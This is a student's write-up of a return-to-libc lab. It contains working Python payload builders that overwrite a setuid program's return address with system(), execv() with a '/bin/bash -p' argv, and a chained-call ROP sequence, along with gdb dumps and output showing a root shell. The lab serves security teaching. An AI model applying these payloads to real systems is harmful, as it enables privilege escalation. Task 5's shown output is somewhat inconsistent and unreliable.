Name : Linson Peter Rodrigues

Lab 4 : Return-to-libc Attack Lab

Task 1: Finding out the Addresses of libc Functions

Implementation:

1. Disabled address space randomization.
2. Invoked /bin/sh .
3. Edited Makefile which was already been given in the lab manual.
4. Compiled the code and changed the privileges of the user.

```
[09/15/23]seed@VM:~/.../Labsetup 4$ ls
exploit.py  Makefile  retlib.c
[09/15/23]seed@VM:~/.../Labsetup 4$ ll
total 12
-rwxrwxrwx 1 seed seed 554 Sep 15 01:23 exploit.py
-rwxrwxrwx 1 seed seed 216 Sep 15 01:23 Makefile
-rwxrwxrwx 1 seed seed 994 Sep 15 01:23 retlib.c
[09/15/23]seed@VM:~/.../Labsetup 4$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/15/23]seed@VM:~/.../Labsetup 4$ sudo ln -sf /bin/zsh /bin/sh
[09/15/23]seed@VM:~/.../Labsetup 4$ gedit Makefile
[09/15/23]seed@VM:~/.../Labsetup 4$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[09/15/23]seed@VM:~/.../Labsetup 4$ ll
total 28
-rwxrwxrwx 1 seed seed   554 Sep 15 01:23 exploit.py
-rwxrwxrwx 1 seed seed   216 Sep 15 01:23 Makefile
-rwsr-xr-x 1 root seed 15788 Sep 15 12:09 retlib
-rwxrwxrwx 1 seed seed   994 Sep 15 01:23 retlib.c
[09/15/23]seed@VM:~/.../Labsetup 4$
[09/15/23]seed@VM:~/.../Labsetup 4$
[09/15/23]seed@VM:~/.../Labsetup 4$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ quit
[09/15/23]seed@VM:~/.../Labsetup 4$
```

5. Created a badfile
6. Debugged the retlib file using debugger.
7. Executed the retlib .

```
[09/15/23]seed@VM:~/.../Labsetup 4$ touch badfile
[09/15/23]seed@VM:~/.../Labsetup 4$ ll
total 32
-rw-rw-r-- 1 seed seed     0 Sep 15 12:16 badfile
-rwxrwxrwx 1 seed seed   554 Sep 15 01:23 exploit.py
-rwxrwxrwx 1 seed seed   216 Sep 15 01:23 Makefile
-rw-rw-r-- 1 seed seed     1 Sep 15 12:13 peda-session-retlib.txt
-rwsr-xr-x 1 root seed 15788 Sep 15 12:09 retlib
-rwxrwxrwx 1 seed seed   994 Sep 15 01:23 retlib.c
[09/15/23]seed@VM:~/.../Labsetup 4$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/CSP544/lab4/Labsetup 4/retlib
[----------------------------------registers-----------------------------------]
EAX: 0xf7fb6808 --> 0xffffd1fc --> 0xffffd3bb ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0xa09c7ff6
EDX: 0xffffd184 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd15c --> 0xf7debee5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
```


```
ECX: 0xa09c7ff6
EDX: 0xffffd184 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd15c --> 0xf7debee5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[-------------------------------------stack-------------------------------------]
0000| 0xffffd15c --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd160 --> 0x1
0008| 0xffffd164 --> 0xffffd1f4 --> 0xffffd392 ("/home/seed/CSP544/lab4/Labsetup 4/retlib")
0012| 0xffffd168 --> 0xffffd1fc --> 0xffffd3bb ("SHELL=/bin/bash")
0016| 0xffffd16c --> 0xffffd184 --> 0x0
0020| 0xffffd170 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd174 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd178 --> 0xffffd1d8 --> 0xffffd1f4 --> 0xffffd392 ("/home/seed/CSP544/lab4/Labsetup 4/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[09/15/23]seed@VM:~/.../Labsetup 4$ gedit exploit.py
^C
[09/15/23]seed@VM:~/.../Labsetup 4$
```

Observation: Was able to get the system address and also the exit address .

Task 2: Putting the shell string in the memory
Implementation:

Code:

1. Defined a new shell variable “MYSHELL” which contains “/bin/sh”.
2. Created a prtenv.c file .
3. Edited the file and copied the code that was given in the lab manual .
4. Used -m32 flag for compiling the code and compiled the code.
5. Executed the prtenv code.
6. Edited the exploit.py file (added the obtained addresses).
7. Executed the retlib file .



Observation: shell address was obtained.

Task 3: Launching the Attack

Implementation:

Code:

exploit.py

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 24 + 12
sh_addr = 0xffffd3fc       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 24 + 4
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 24 + 8
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

1. The addresses that were previously obtained were added in the exploit.py file .
2. Executed the retlib.c .
3. Which gave output for all the addresses .
4. Calculated the difference between the frame pointer an address of buffer using hex calculator and the result obtained was 24 .
5. Added the result of X,Y,Z to the exploit.py file.
6. Then executed the retlib again an was able to get the root shell.

```
[09/15/23]seed@VM:~/.../Labsetup 4$ gedit exploit.py
[09/15/23]seed@VM:~/.../Labsetup 4$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 0
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
(^_^)(^_^) Returned Properly (^_^)(^_^)
[09/15/23]seed@VM:~/.../Labsetup 4$ gedit exploit.py
[09/15/23]seed@VM:~/.../Labsetup 4$ ./exploit.py
[09/15/23]seed@VM:~/.../Labsetup 4$ ll
total 56
-rw-rw-r-- 1 seed seed   300 Sep 15 12:43 badfile
-rwxrwxrwx 1 seed seed   571 Sep 15 12:43 exploit.py
-rwxrwxrwx 1 seed seed   216 Sep 15 01:23 Makefile
-rw-rw-r-- 1 seed seed    12 Sep 15 12:16 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Sep 15 12:27 prtenv
-rw-rw-r-- 1 seed seed   134 Sep 15 12:26 prtenv.c
-rwsr-xr-x 1 root seed 15788 Sep 15 12:09 retlib
-rwxrwxrwx 1 seed seed   994 Sep 15 01:23 retlib.c
[09/15/23]seed@VM:~/.../Labsetup 4$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
#
#
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
```

Observation:

Implemented the attack successfully an was able to gain the root access.

Task 4: Defeat Shell's countermeasure

Implementation:

code :

exploit.py

```
1 #!/usr/bin/python3
2 import sys
3
4 # Fill content with non-zero values
5 content = bytearray(0xaa for i in range(500))
6
7 # Required addresses
8 bash_addr    = 0xffffdde8
9 p_addr       = 0xffffddde
10 execv_addr   = 0xf7e994b0
11 exit_addr    = 0xf7e04f80
12 input_main  = 0xffffcd70
13
14 # based on debugger
15 X =  24 + 4     # PFP location
16 place_array = 200  # second argument placement
17
18 # Construct payload
19 content[X:X+4]     = (execv_addr).to_bytes(4,byteorder='little')
20 content[X+4:X+8]   = (exit_addr).to_bytes(4,byteorder='little')
21
22 # first argument
23 content[X+8:X+12]  = (bash_addr).to_bytes(4,byteorder='little')
24
25 # second argument
26 argv = input_main + place_array
27 content[X+12:X+16] = (argv).to_bytes(4,byteorder='little')
28
29 # create argv[] array
30 content[place_array:place_array+4]    = (bash_addr).to_bytes(4,byteorder='little')
31 content[place_array+4:place_array+8]  = (p_addr).to_bytes(4,byteorder='little')
32 content[place_array+8:place_array+12] = (0x00).to_bytes(4,byteorder='little')
33
34
35 # Save content to a file
36 with open("badfile", "wb") as f:
37   f.write(content)
```

1. Payload was created.
2. In the above code the address that were found in the previous task were added in line 8,9,10,11,12.


Retlib.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];
    unsigned int *framep;

    // Copy ebp into framep
    asm("movl %%ebp, %0" : "=r" (framep));

    /* print out information for experiment purpose */
    printf("Address of buffer[] inside bof():  0x%.8x\n", (unsigned)buffer);
    printf("Frame Pointer value inside bof():  0x%.8x\n", (unsigned)framep);

    strcpy(buffer, str);

    return 1;
}

void foo(){
    static int i = 1;
    printf("Function foo() is invoked %d times\n", i++);
    return;
}

int main(int argc, char **argv)
{
   char input[1000];
   FILE *badfile;

   badfile = fopen("badfile", "r");
   int length = fread(input, sizeof(char), 1000, badfile);
```

```c
   printf("Address of input[] inside main():  0x%x\n", (unsigned int) input);
   printf("Input size: %d\n", length);

   bof(input);

   printf("(^_^)(^_^) Returned Properly (^_^)(^_^)\n");
   return 1;
}
```

1. After executing the above code the output for buffer address and frame pointer were obtained .


prtenv.c




```c
#include<stdio.h>
#include<stdlib.h>
void main(){
        char* shell = getenv("NEW001");
        if (shell)
                printf("NEW001: %x\n", (unsigned int)shell);

        char* shell2 = getenv("NEW002");
        if (shell2)
                printf("NEW002: %x\n", (unsigned int)shell2);
}
```

1. In prtenv two new environment were added.

1. Disabled address space randomization.
2. Invoked /bin/sh .
3. Edited Makefile which was already been given in the lab manual.
4. Compiled the code and changed the privileges of the user.
5. Created an empty badfile.
6. compiled the retlib file in quite mode.



7. break main gave the output for breakpoint address.
8. After using run command execv , exit addresses were obtained.

```
seed@VM: ~/.../Labsetup 4
ESP: 0xffffd15c --> 0xf7debee5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[-------------------------------------stack-------------------------------------]
0000| 0xffffd15c --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd160 --> 0x1
0008| 0xffffd164 --> 0xffffd1f4 --> 0xffffd393 ("/home/seed/CSP544/lab4/Labsetup 4/retlib")
0012| 0xffffd168 --> 0xffffd1fc --> 0xffffd3bc ("SHELL=/bin/bash")
0016| 0xffffd16c --> 0xffffd184 --> 0x0
0020| 0xffffd170 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd174 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd178 --> 0xffffd1d8 --> 0xffffd1f4 --> 0xffffd393 ("/home/seed/CSP544/lab4/Labsetup 4/retlib")
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ exit
Undefined command: "exit".  Try "help".
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[09/15/23]seed@VM:~/.../Labsetup 4$ export MYSHELL=/bin/bash
[09/15/23]seed@VM:~/.../Labsetup 4$
[09/15/23]seed@VM:~/.../Labsetup 4$
[09/15/23]seed@VM:~/.../Labsetup 4$
[09/15/23]seed@VM:~/.../Labsetup 4$
[09/15/23]seed@VM:~/.../Labsetup 4$
[09/15/23]seed@VM:~/.../Labsetup 4$ export NEW001=/bin/bash
```

9. Created NEW001 an NEW002 in my environment.

```
Terminal                                                    Sep 15 14:00
seed@VM: ~/.../Labsetup 4
[09/15/23]seed@VM:~/.../Labsetup 4$
[09/15/23]seed@VM:~/.../Labsetup 4$ export NEW001=/bin/bash
[09/15/23]seed@VM:~/.../Labsetup 4$ export NEW002=-p
```

```
[09/15/23]seed@VM:~/.../Labsetup 4$ gedit prtenv
Killed
[09/15/23]seed@VM:~/.../Labsetup 4$ gcc -m32 -o prtenv prtenv.c
[09/15/23]seed@VM:~/.../Labsetup 4$ ll
total 52
-rw-rw-r-- 1 seed seed     0 Sep 15 13:28 badfile
-rwxrwxrwx 1 seed seed   554 Sep 15 01:23 exploit.py
-rwxrwxrwx 1 seed seed   216 Sep 15 01:23 Makefile
-rw-rw-r-- 1 seed seed    12 Sep 15 13:30 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Sep 15 13:42 prtenv
-rw-rw-r-- 1 seed seed   241 Sep 15 13:41 prtenv.c
-rwsr-xr-x 1 root seed 15788 Sep 15 13:28 retlib
-rwxrwxrwx 1 seed seed   994 Sep 15 01:23 retlib.c
[09/15/23]seed@VM:~/.../Labsetup 4$ ./prtenv
NEW001: ffffdde8
NEW002: ffffddde
[09/15/23]seed@VM:~/.../Labsetup 4$ ./retlib
Address of input[] inside main():  0xffffcd70
Input size: 0
Address of buffer[] inside bof():  0xffffcd40
Frame Pointer value inside bof():  0xffffcd58
(^_^)(^_^) Returned Properly (^_^)(^_^)
[09/15/23]seed@VM:~/.../Labsetup 4$ gedit exploit.py
[09/15/23]seed@VM:~/.../Labsetup 4$ ./exploit.py
[09/15/23]seed@VM:~/.../Labsetup 4$ ll
total 56
-rw-rw-r-- 1 seed seed   500 Sep 15 13:55 badfile
-rwxrwxrwx 1 seed seed  1067 Sep 15 13:55 exploit.py
-rwxrwxrwx 1 seed seed   216 Sep 15 01:23 Makefile
-rw-rw-r-- 1 seed seed    12 Sep 15 13:30 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Sep 15 13:42 prtenv
-rw-rw-r-- 1 seed seed   241 Sep 15 13:41 prtenv.c
-rwsr-xr-x 1 root seed 15788 Sep 15 13:28 retlib
-rwxrwxrwx 1 seed seed   994 Sep 15 01:23 retlib.c
```

10. Compiled the prtenv program using -m32 flag.
11. Executed the prtenv program which gave output value for /bin/bash , /-p.
12. Then executed ./retlib which gave address of output inside main.
    Which also consist of address of buffer and frame pointer.

```
[09/15/23]seed@VM:~/.../Labsetup 4$ ./retlib
Address of input[] inside main():  0xffffcd70
Input size: 500
Address of buffer[] inside bof():  0xffffcd40
Frame Pointer value inside bof():  0xffffcd58
bash-5.0#
bash-5.0# whoami
root
bash-5.0#
```

13. Added the above obtained address in the exploit.py file and compiled them again and executed.

Observation :

Was able to defeat shell counter measure which gave the access of root.

Task 5 (Optional): Return-Oriented Programming.

Implementation :

Code:

Exploit1.py

exploit1.py

```python
#!/usr/bin/python3
import sys

def tobytes (value):
    return (value).to_bytes(4, byteorder='little')

foo_addr = 0x565562b0
exit_addr = 0xf7e04f80

content = bytearray(0xAA for i in range(112))
content += tobytes(0xFFFFFFFF)
for i in range(10):
    content += tobytes(foo_addr)

content += tobytes(exit_addr)

with open("badfile", "wb") as f:
    f.write(content)
```

1. Created exploit1.py file and executed the file .

retlib.c

exploit1.py

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif

int bof(char *str )
{
    char buffer[24];
    unsigned int *framep;

    // Copy ebp into framep
    asm("movl %%ebp, %0" : "=r" (framep));

    /* print out information for experiment purpose */
    printf("Address of buffer[] inside bof():  0x%.8x\n", (unsigned)buffer);
    printf("Frame Pointer value inside bof():  0x%.8x\n", (unsigned)framep);

    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
   char input[1000];
   FILE *badfile;

   badfile = fopen("badfile", "r");
   int length = fread(input, sizeof(char), 1000, badfile);
   printf("Address of input[] inside main():  0x%x\n", (unsigned int) input);
   printf("Input size: %d\n", length);

   bof(input);
```

```
36    bof(input);
37
38    printf("(^_^)(^_^) Returned Properly (^_^)(^_^)\n");
39    return 1;
40 }
41
42 void foo(){
43     static int i = 1;
44     printf("Function foo() is invoked %d times\n", i++);
45     return;
46 }
```

C ▾ Tab Width: 8 ▾ Ln 41, Col 1 ▾ INS

2. Executed the retlib.c file

```
seed@VM: ~/.../Labsetup
[09/18/23]seed@VM:~/.../Labsetup$ ./exploit1.py
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
bash-5.0#Got root shell!
```

3. Got the output as mentioned in the lab instruction .

Observation :
Implemented the task an was able to get the root shell successfully.